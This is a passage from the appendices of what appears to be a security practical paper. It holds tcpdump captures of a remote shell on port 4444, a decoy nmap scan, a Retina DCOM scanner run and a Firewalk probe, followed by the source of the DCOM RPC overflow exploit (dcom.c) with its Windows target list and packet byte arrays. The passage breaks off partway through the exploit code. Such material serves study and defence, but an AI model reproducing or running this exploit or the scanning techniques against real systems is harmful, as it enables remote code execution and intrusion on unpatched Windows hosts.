0x0020          8018 4470 cdf6 0000 0101 080a 0000 0b66     ..Dp...........f
0x0030          0000 9457 433a 5c57 494e 4e54 5c73 7973     ...WC:\WINNT\sys
0x0040          7465 6d33 323e                              tem32>
18:50:03.765499 192.168.245.129.32771 > 192.168.245.128.4444: . [tcp sum
ok] 1:1(0) ack 106 win 5840 <nop,nop,timestamp 37975 2918> (DF) (ttl 64, id
44615, len 52)
0x0000          4500 0034 ae47 4000 4006 2029 c0a8 f581     E..4.G@.@..)....
0x0010          c0a8 f580 8003 115c 12ed 3a0f 625b f693     .......\..:.b[..
0x0020          8010 16d0 1c91 0000 0101 080a 0000 9457     ...............W
0x0030          0000 0b66                                   ...f
```

APPENDIX B: NMAP Scan TCPDUMP Capture

Analysis of the nmap packet capture the SYN packets were sent at 15 second intervals as expected from the nmap flags that were chosen but also notice that the ttl values are also randomized.

20:44:37.122755 10.10.10.129.32769 > dnsserver.domain: [udp sum ok] 34607+ PTR? 72.172.25.25.in-addr.arpa. [|domain]
20:44:37.387814 dnsserver.domain > 10.10.10.129.32769: [udp sum ok] 34607 Refused 0/0/0 (42) (ttl 128, id 65514)
20:44:37.395369 10.10.10.129.32769 > dnsserver.domain: [udp sum ok] 34607+ PTR? 72.172.25.25.in-addr.arpa. [|domain]
20:44:37.689619 dnsserver.domain > 10.10.10.129.32769: [udp sum ok] 34607 Refused 0/0/0 (42) (ttl 128, id 65515)
20:44:44.443303 10.10.10.129.33365 > 172.25.25.72.135: S [tcp sum ok] 990005522:990005522(0) win 1024 (ttl 44)
20:44:54.807639 172.25.25.85.135 > 10.10.10.129.33366: R [tcp sum ok] 1937405103:1937405103(0) win 64240 (ttl 128)
20:44:59.466332 10.10.10.129.33366 > 172.25.25.72.135: S [tcp sum ok] 1244770597:1244770597(0) win 1024 (ttl 40)
20:45:12.827927 172.25.25.85.135 > 10.10.10.129.33367: R [tcp sum ok] 1128729736:1128729736(0) win 64240 (ttl 128)
20:45:14.477702 10.10.10.129.33367 > 172.25.25.72.135: S [tcp sum ok] 3421624848:3421624848(0) win 3072 (ttl 54)
20:45:26.577648 172.25.25.72.135 > 10.10.10.129.33365: R [tcp sum ok] 1318402093:1318402093(0) win 64240 (ttl 128)
20:45:26.587679 10.10.10.129.32769 > dnsserver.domain: [udp sum ok] 34608+ PTR? 66.172.25.25.in-addr.arpa. [|domain]
20:45:26.821817 dnsserver.domain > 10.10.10.129.32769: [udp sum ok] 34608 Refused 0/0/0 (42) (ttl 128, id 65519)
20:45:26.822667 10.10.10.129.32769 > dnsserver.domain: [udp sum ok] 34608+ PTR? 66.172.25.25.in-addr.arpa. [|domain]
20:45:27.027149 dnsserver.domain > 10.10.10.129.32769: [udp sum ok] 34608 Refused 0/0/0 (42) (ttl 128, id 65520)
20:45:29.504426 10.10.10.129.33365 > 172.25.25.66.135: S [tcp sum ok] 1618476000:1618476000(0) win 1024 (ttl 48)
20:45:39.057951 172.25.25.72.135 > 10.10.10.129.33366: R [tcp sum ok] 278534757:278534757(0) win 64240 (ttl 128)
20:45:44.517964 10.10.10.129.33366 > 172.25.25.66.135: S [tcp sum ok] 3085719855:3085719855(0) win 3072 (ttl 54)
20:45:51.057664 172.25.25.72.135 > 10.10.10.129.33367: R [tcp sum ok] 197161898:197161898(0) win 64240 (ttl 128)
20:45:59.533009 10.10.10.129.33367 > 172.25.25.66.135: S [tcp sum ok] 3751076156:3751076156(0) win 2048 (ttl 53)
20:46:04.577806 172.25.25.66.135 > 10.10.10.129.33365: R [tcp sum ok] 258763610:258763610(0) win 64240 (ttl 128)

APPENDIX C: Retina eEye DCOM Scanner TCPDUMP Capture

Analysis of the Retina eEye DCOM Scanner are shown below:

```
22:55:18.051422 192.168.245.1.2256 > 192.168.245.128.135: S [tcp sum ok]
305799697:305799697(0) win 64240 <mss 1460,nop,nop,sackOK> (DF) (ttl 128,
id 46548, len 48)
0x0000          4500 0030 b5d4 4000 8006 d91f c0a8 f501      E..0..@.........
0x0010          c0a8 f580 08d0 0087 123a 2211 0000 0000      .........:".....
0x0020          7002 faf0 deb8 0000 0204 05b4 0101 0402      p...............
22:55:18.052297 192.168.245.128.135 > 192.168.245.1.2256: S [tcp sum ok]
1791233168:1791233168(0) ack 305799698 win 17520 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 773, len 48)
0x0000          4500 0030 0305 4000 8006 8bef c0a8 f580      E..0..@.........
0x0010          c0a8 f501 0087 08d0 6ac4 0c90 123a 2212      ........j....:".
0x0020          7012 4470 1dd4 0000 0204 05b4 0101 0402      p.Dp............
22:55:18.052822 192.168.245.1.2256 > 192.168.245.128.135: . [tcp sum ok]
1:1(0) ack 1 win 64240 (DF) (ttl 128, id 46549, len 40)
0x0000          4500 0028 b5d5 4000 8006 d926 c0a8 f501      E..(..@....&....
0x0010          c0a8 f580 08d0 0087 123a 2212 6ac4 0c91      .........:".j...
0x0020          5010 faf0 9417 0000 0000 0000 0000           P..............
22:55:18.059265 192.168.245.1.2256 > 192.168.245.128.135: P [tcp sum ok]
1:73(72) ack 1 win 64240 (DF) (ttl 128, id 46550, len 112)
0x0000          4500 0070 b5d6 4000 8006 d8dd c0a8 f501      E..p..@.........
0x0010          c0a8 f580 08d0 0087 123a 2212 6ac4 0c91      .........:".j...
0x0020          5018 faf0 2afb 0000 0500 0b03 1000 0000      P...*...........
0x0030          4800 0000 0900 0000 d016 d016 0000 0000      H...............
0x0040          0100 0000 0200 0100 b84a 9f4d 1c7d cf11      .........J.M.}..
0x0050          861e 0020 af6e 7c57 0000 0000 045d 888a      .....n|W.....]..
0x0060          eb1c c911 9fe8 0800 2b10 4860 0200 0000      ........+.H`....
22:55:18.060133 192.168.245.128.135 > 192.168.245.1.2256: P [tcp sum ok]
1:61(60) ack 73 win 17448 (DF) (ttl 128, id 774, len 100)
0x0000          4500 0064 0306 4000 8006 8bba c0a8 f580      E..d..@.........
0x0010          c0a8 f501 0087 08d0 6ac4 0c91 123a 225a      ........j....:"Z
0x0020          5018 4428 04bc 0000 0500 0c03 1000 0000      P.D(............
0x0030          3c00 0000 0900 0000 d016 d016 74c4 0100      <...........t...
0x0040          0400 3133 3500 0000 0100 0000 0000 0000      ..135...........
0x0050          045d 888a eb1c c911 9fe8 0800 2b10 4860      .]..........+.H`
0x0060          0200 0000                                    ....
22:55:18.061789 192.168.245.1.2256 > 192.168.245.128.135: P [tcp sum ok]
73:199(126) ack 61 win 64180 (DF) (ttl 128, id 46551, len 166)
0x0000          4500 00a6 b5d7 4000 8006 d8a6 c0a8 f501      E.....@.........
0x0010          c0a8 f580 08d0 0087 123a 225a 6ac4 0ccd      .........:"Zj...
0x0020          5018 fab4 20d5 0000 0500 0003 1000 0000      P...............
0x0030          7e00 0000 0900 0000 6600 0000 0200 0000      ~.......f.......
0x0040          0500 0100 0000 0000 0000 0000 6bac d808      ............k...
0x0050          2f2e 0348 aadc c16a 62fb eb98 0000 0000      /..H...jb.......
```

```
0x0060          f891 7b5a 00ff d011 a9b2 00c0 4fb6 e6fc        ..{Z........O...
0x0070          0000 0000 0000 0000 0200 0000 ffff ffff        ................
0x0080          0100 0000 38ff 0a00 0100 0000 0100 0000        ....8...........
0x0090          0000 0000 c000 0000 0000 0046 0100 0000        ...........F....
0x00a0          0100 0000 0700                                 ......
22:55:18.063185 192.168.245.128.135 > 192.168.245.1.2256: P [tcp sum ok]
61:153(92) ack 199 win 17322 (DF) (ttl 128, id 775, len 132)
0x0000          4500 0084 0307 4000 8006 8b99 c0a8 f580        E.....@.........
0x0010          c0a8 f501 0087 08d0 6ac4 0ccd 123a 22d8        ........j....:".
0x0020          5018 43aa 2773 0000 0500 0203 1000 0000        P.C.'s..........
0x0030          5c00 0000 0900 0000 4400 0000 0200 0000        \.......D.......
0x0040          0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0050          0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060          0000 0000 0000 0000 0500 0100 5401 0480        ............T...
0x0070          0100 0000 0000 0000 0100 0000 0000 0000        ................
0x0080          0000 0000                                      ....
22:55:18.064935 192.168.245.1.2256 > 192.168.245.128.135: F [tcp sum ok]
199:199(0) ack 153 win 64088 (DF) (ttl 128, id 46552, len 40)
0x0000          4500 0028 b5d8 4000 8006 d923 c0a8 f501        E..(..@....#....
0x0010          c0a8 f580 08d0 0087 123a 22d8 6ac4 0d29        .........:".j..)
0x0020          5011 fa58 9350 0000 0000 0000 0000             P..X.P.........
22:55:18.065158 192.168.245.128.135 > 192.168.245.1.2256: . [tcp sum ok]
153:153(0) ack 200 win 17322 (DF) (ttl 128, id 776, len 40)
0x0000          4500 0028 0308 4000 8006 8bf4 c0a8 f580        E..(..@.........
0x0010          c0a8 f501 0087 08d0 6ac4 0d29 123a 22d9        ........j..).:".
0x0020          5010 43aa 49ff 0000                            P.C.I...
22:55:18.067064 192.168.245.128.135 > 192.168.245.1.2256: F [tcp sum ok]
153:153(0) ack 200 win 17322 (DF) (ttl 128, id 777, len 40)
0x0000          4500 0028 0309 4000 8006 8bf3 c0a8 f580        E..(..@.........
0x0010          c0a8 f501 0087 08d0 6ac4 0d29 123a 22d9        ........j..).:".
0x0020          5011 43aa 49fe 0000                            P.C.I...
22:55:18.067858 192.168.245.1.2256 > 192.168.245.128.135: . [tcp sum ok]
200:200(0) ack 154 win 64088 (DF) (ttl 128, id 46553, len 40)
0x0000          4500 0028 b5d9 4000 8006 d922 c0a8 f501        E..(..@...."....
0x0010          c0a8 f580 08d0 0087 123a 22d9 6ac4 0d2a        .........:".j..*
0x0020          5010 fa58 934f 0000 0000 0000 0000             P..X.O.........
22:55:18.070952 192.168.245.1.2257 > 192.168.245.128.135: S [tcp sum ok]
305848619:305848619(0) win 64240 <mss 1460,nop,nop,sackOK> (DF) (ttl 128,
id 46554, len 48)
0x0000          4500 0030 b5da 4000 8006 d919 c0a8 f501        E..0..@.........
0x0010          c0a8 f580 08d1 0087 123a e12b 0000 0000        .........:.+....
0x0020          7002 faf0 1f9d 0000 0204 05b4 0101 0402        p...............
22:55:18.071207 192.168.245.128.135 > 192.168.245.1.2257: S [tcp sum ok]
1791319624:1791319624(0) ack 305848620 win 17520 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 778, len 48)
0x0000          4500 0030 030a 4000 8006 8bea c0a8 f580        E..0..@.........
```

```
0x0010          c0a8 f501 0087 08d1 6ac5 5e48 123a e12c      ........j.^H.:,
0x0020          7012 4470 0cff 0000 0204 05b4 0101 0402      p.Dp............
22:55:18.071839 192.168.245.1.2257 > 192.168.245.128.135: . [tcp sum ok]
1:1(0) ack 1 win 64240 (DF) (ttl 128, id 46555, len 40)
0x0000          4500 0028 b5db 4000 8006 d920 c0a8 f501      E..(..@.........
0x0010          c0a8 f580 08d1 0087 123a e12c 6ac5 5e49      .........:.,j.^I
0x0020          5010 faf0 8342 0000 0000 0000 0000           P....B........
22:55:18.074320 192.168.245.1.2257 > 192.168.245.128.135: P [tcp sum ok]
1:73(72) ack 1 win 64240 (DF) (ttl 128, id 46556, len 112)
0x0000          4500 0070 b5dc 4000 8006 d8d7 c0a8 f501      E..p..@.........
0x0010          c0a8 f580 08d1 0087 123a e12c 6ac5 5e49      .........:.,j.^I
0x0020          5018 faf0 467b 0000 0500 0b03 1000 0000      P...F{..........
0x0030          4800 0000 6545 7965 d016 d016 0000 0000      H...eEye........
0x0040          0100 0000 0000 0100 b84a 9f4d 1c7d cf11      .........J.M.}..
0x0050          861e 0020 af6e 7c57 0000 0000 045d 888a      .....n|W.....]..
0x0060          eb1c c911 9fe8 0800 2b10 4860 0200 0000      ........+.H`....
22:55:18.075219 192.168.245.128.135 > 192.168.245.1.2257: P [tcp sum ok]
1:61(60) ack 73 win 17448 (DF) (ttl 128, id 779, len 100)
0x0000          4500 0064 030b 4000 8006 8bb5 c0a8 f580      E..d..@.........
0x0010          c0a8 f501 0087 08d1 6ac5 5e49 123a e174      ........j.^I.:.t
0x0020          5018 4428 1d3c 0000 0500 0c03 1000 0000      P.D(.<..........
0x0030          3c00 0000 6545 7965 d016 d016 75c4 0100      <...eEye....u...
0x0040          0400 3133 3500 0000 0100 0000 0000 0000      ..135...........
0x0050          045d 888a eb1c c911 9fe8 0800 2b10 4860      .]..........+.H`
0x0060          0200 0000                                    ....
22:55:18.077036 192.168.245.1.2257 > 192.168.245.128.135: P [tcp sum ok]
73:271(198) ack 61 win 64180 (DF) (ttl 128, id 46557, len 238)
0x0000          4500 00ee b5dd 4000 8006 d858 c0a8 f501      E.....@....X....
0x0010          c0a8 f580 08d1 0087 123a e174 6ac5 5e85      .........:.tj.^.
0x0020          5018 fab4 a3e1 0000 0500 0003 1000 0000      P...............
0x0030          c600 0000 0000 0000 ae00 0000 0000 0000      ................
0x0040          0500 0100 0000 0000 0000 0000 5b52 6574      ............[Ret
0x0050          696e 615d 5b52 6574 696e 615d 0000 0000      ina][Retina]....
0x0060          6545 7965 3230 3033 6545 7965 3230 3033
        eEye2003eEye2003
0x0070          680f 0b00 1e00 0000 0000 0000 1e00 0000      h...............
0x0080          5c00 5c00 4100 0000 5c00 0000 6300 2400      \.\.A...\...c.$.
0x0090          5c00 6500 4500 7900 6500 5f00 3200 3000      \.e.E.y.e._.2.0.
0x00a0          3000 3300 5f00 5200 6500 7400 6900 6e00      0.3._.R.e.t.i.n.
0x00b0          6100 2e00 7400 7800 7400 0000 0000 0000      a...t.x.t.......
0x00c0          0200 0000 0200 0000 0100 0000 b8eb 0b00      ................
0x00d0          0100 0000 0000 0000 0000 0000 0000 0000      ................
0x00e0          0000 0000 0100 0000 0100 0000 0700           ..............
22:55:18.077678 192.168.245.128.135 > 192.168.245.1.2257: P [tcp sum ok]
61:153(92) ack 271 win 17250 (DF) (ttl 128, id 780, len 132)
0x0000          4500 0084 030c 4000 8006 8b94 c0a8 f580      E.....@.........
```

```
0x0010          c0a8 f501 0087 08d1 6ac5 5e85 123a e23a      ........j.^..:.:
0x0020          5018 4362 6d9f 0000 0500 0203 1000 0000      P.Cbm...........
0x0030          5c00 0000 0000 0000 4400 0000 0000 0000      \.......D.......
0x0040          0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050          0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0060          0000 0000 0000 0000 0500 0100 0400 0880      ................
0x0070          0100 0000 0000 0000 0100 0000 0000 0000      ................
0x0080          0000 0000                                    ....
22:55:18.082866 192.168.245.1.2257 > 192.168.245.128.135: F [tcp sum ok]
271:271(0) ack 153 win 64088 (DF) (ttl 128, id 46558, len 40)
0x0000          4500 0028 b5de 4000 8006 d91d c0a8 f501      E..(..@.........
0x0010          c0a8 f580 08d1 0087 123a e23a 6ac5 5ee1      .........:.:j.^.
0x0020          5011 fa58 8233 0000 0000 0000 0000           P..X.3.........
22:55:18.083091 192.168.245.128.135 > 192.168.245.1.2257: . [tcp sum ok]
153:153(0) ack 272 win 17250 (DF) (ttl 128, id 781, len 40)
0x0000          4500 0028 030d 4000 8006 8bef c0a8 f580      E..(..@.........
0x0010          c0a8 f501 0087 08d1 6ac5 5ee1 123a e23b      ........j.^..:.;
0x0020          5010 4362 392a 0000                          P.Cb9*..
22:55:18.084148 192.168.245.128.135 > 192.168.245.1.2257: F [tcp sum ok]
153:153(0) ack 272 win 17250 (DF) (ttl 128, id 782, len 40)
0x0000          4500 0028 030e 4000 8006 8bee c0a8 f580      E..(..@.........
0x0010          c0a8 f501 0087 08d1 6ac5 5ee1 123a e23b      ........j.^..:.;
0x0020          5011 4362 3929 0000                          P.Cb9)..
22:55:18.084942 192.168.245.1.2257 > 192.168.245.128.135: . [tcp sum ok]
272:272(0) ack 154 win 64088 (DF) (ttl 128, id 46559, len 40)
0x0000          4500 0028 b5df 4000 8006 d91c c0a8 f501      E..(..@.........
0x0010          c0a8 f580 08d1 0087 123a e23b 6ac5 5ee2      .........:.;j.^.
0x0020          5010 fa58 8232 0000 0000 0000 0000           P..X.2.........
```

APPENDIX D: TCPDUMP Capture of *Firewalk* Version 5

23:24:48.651754 attacker.domain > 172.25.25.3.traceroute: S [tcp sum ok] 659402686:659402686(0) win 1024 **[ttl 1]** (id 1735, len 40)
23:24:48.653173 firsthop > attacker: icmp: time exceeded in-transit (ttl 64, id 134, len 56)
23:24:48.656207 attacker.domain > 172.25.25.3.traceroute: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 2**, id 1735, len 40)
23:24:48.657258 secondhop > attacker: icmp: time exceeded in-transit (ttl 63, id 55524, len 56)
23:24:48.660615 attacker.domain > 172.25.25.3.traceroute: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 3**, id 1735, len 40)
23:24:48.661739 thirdhop > attacker: icmp: time exceeded in-transit [tos 0xc0] (ttl 253, id 51871, len 56)
23:24:48.663889 attacker.domain > 172.25.25.3.traceroute: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 4**, id 1735, len 40)
23:24:48.666208 fourthhop > attacker: icmp: time exceeded in-transit [tos 0xc0] (ttl 252, id 15211, len 56)
23:24:48.666875 attacker.domain > 172.25.25.3.telnet: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 5**, id 1735, len 40)
23:24:48.671298 172.25.25.3.telnet > attacker.domain: S [tcp sum ok] 1585496261:1585496261(0) ack 659402687 win 4128 <mss 536> (ttl 251, id 0, len 44)
23:24:48.671372 attacker.domain > 172.25.25.3.telnet: R [tcp sum ok] 659402687:659402687(0) win 0 (ttl 255, id 21205, len 40)
23:24:48.671807 attacker.domain > 172.25.25.3.130: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 5**, id 1735, len 40)
23:24:50.671679 attacker.domain > 172.25.25.3.131: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 5**, id 1735, len 40)
23:24:52.675833 attacker.domain > 172.25.25.3.132: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 5**, id 1735, len 40)
23:24:54.673848 attacker.domain > 172.25.25.3.133: S [tcp sum ok] 659402686:659402686(0) win 1024 (**ttl 5**, id 1735, len 40)
23:24:56.672338 attacker.domain > 172.25.25.3.134: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:24:58.670816 attacker.domain > 172.25.25.3.135: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:24:58.674620 172.25.25.3.135 > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13761, len 40)
23:24:58.674813 attacker.domain > 172.25.25.3.136: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:24:58.677900 172.25.25.3.136 > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13762, len 40)
23:24:58.678090 attacker.domain > 172.25.25.3.netbios-ns: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)

23:24:58.681170 172.25.25.3.netbios-ns > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13763, len 40)
23:24:58.681359 attacker.domain > 172.25.25.3.netbios-dgm: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:24:58.684321 172.25.25.3.netbios-dgm > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13764, len 40)
23:24:58.684515 attacker.domain > 172.25.25.3.netbios-ssn: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:24:58.687486 172.25.25.3.netbios-ssn > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13765, len 40)
23:24:58.687695 attacker.domain > 172.25.25.3.140: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:25:00.681214 attacker.domain > 172.25.25.3.microsoft-ds: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:25:00.684534 172.25.25.3.microsoft-ds > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13769, len 40)
23:25:00.684718 attacker.domain > 172.25.25.3.krb524: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:25:00.687718 172.25.25.3.krb524 > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13770, len 40)
23:25:00.687962 attacker.domain > 172.25.25.3.5555: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:25:00.691131 172.25.25.3.5555 > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13771, len 40)
23:25:00.691349 attacker.domain > 172.25.25.3.6666: S [tcp sum ok] 659402686:659402686(0) win 1024 (ttl 5, id 1735, len 40)
23:25:00.696074 172.25.25.3.6666 > attacker.domain: R [tcp sum ok] 0:0(0) ack 659402687 win 0 (ttl 251, id 13772, len 40)

APPENDIX E: DCOM.C exploit written by H. D. Moore at metasploit.com

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/

  - Usage: ./dcom <Target ID> <Target IP>
  - Targets:
  -         0    Windows 2000 SP0 (english)
  -         1    Windows 2000 SP1 (english)
  -         2    Windows 2000 SP2 (english)
  -         3    Windows 2000 SP3 (english)
  -         4    Windows 2000 SP4 (english)
  -         5    Windows XP SP0 (english)
  -         6    Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x
00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x
01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x
00,0x46,0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};
```

```
unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x
05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0x
CC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,
0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x
7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x
2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,
0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0
x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x
4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x
C0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x
C0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x
28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,
0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0
x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0
x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x
00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x
00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x
00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x
00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0
x00,0x00
```

,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x
00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x
60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x
20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x
01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20
,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,
0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x
10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x
01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0
xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,
0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x
60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0x
C0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x
3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x
00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x
80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0
x00,0x00

```
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,
0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0
x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x
46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,
0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,
0x68,0x00
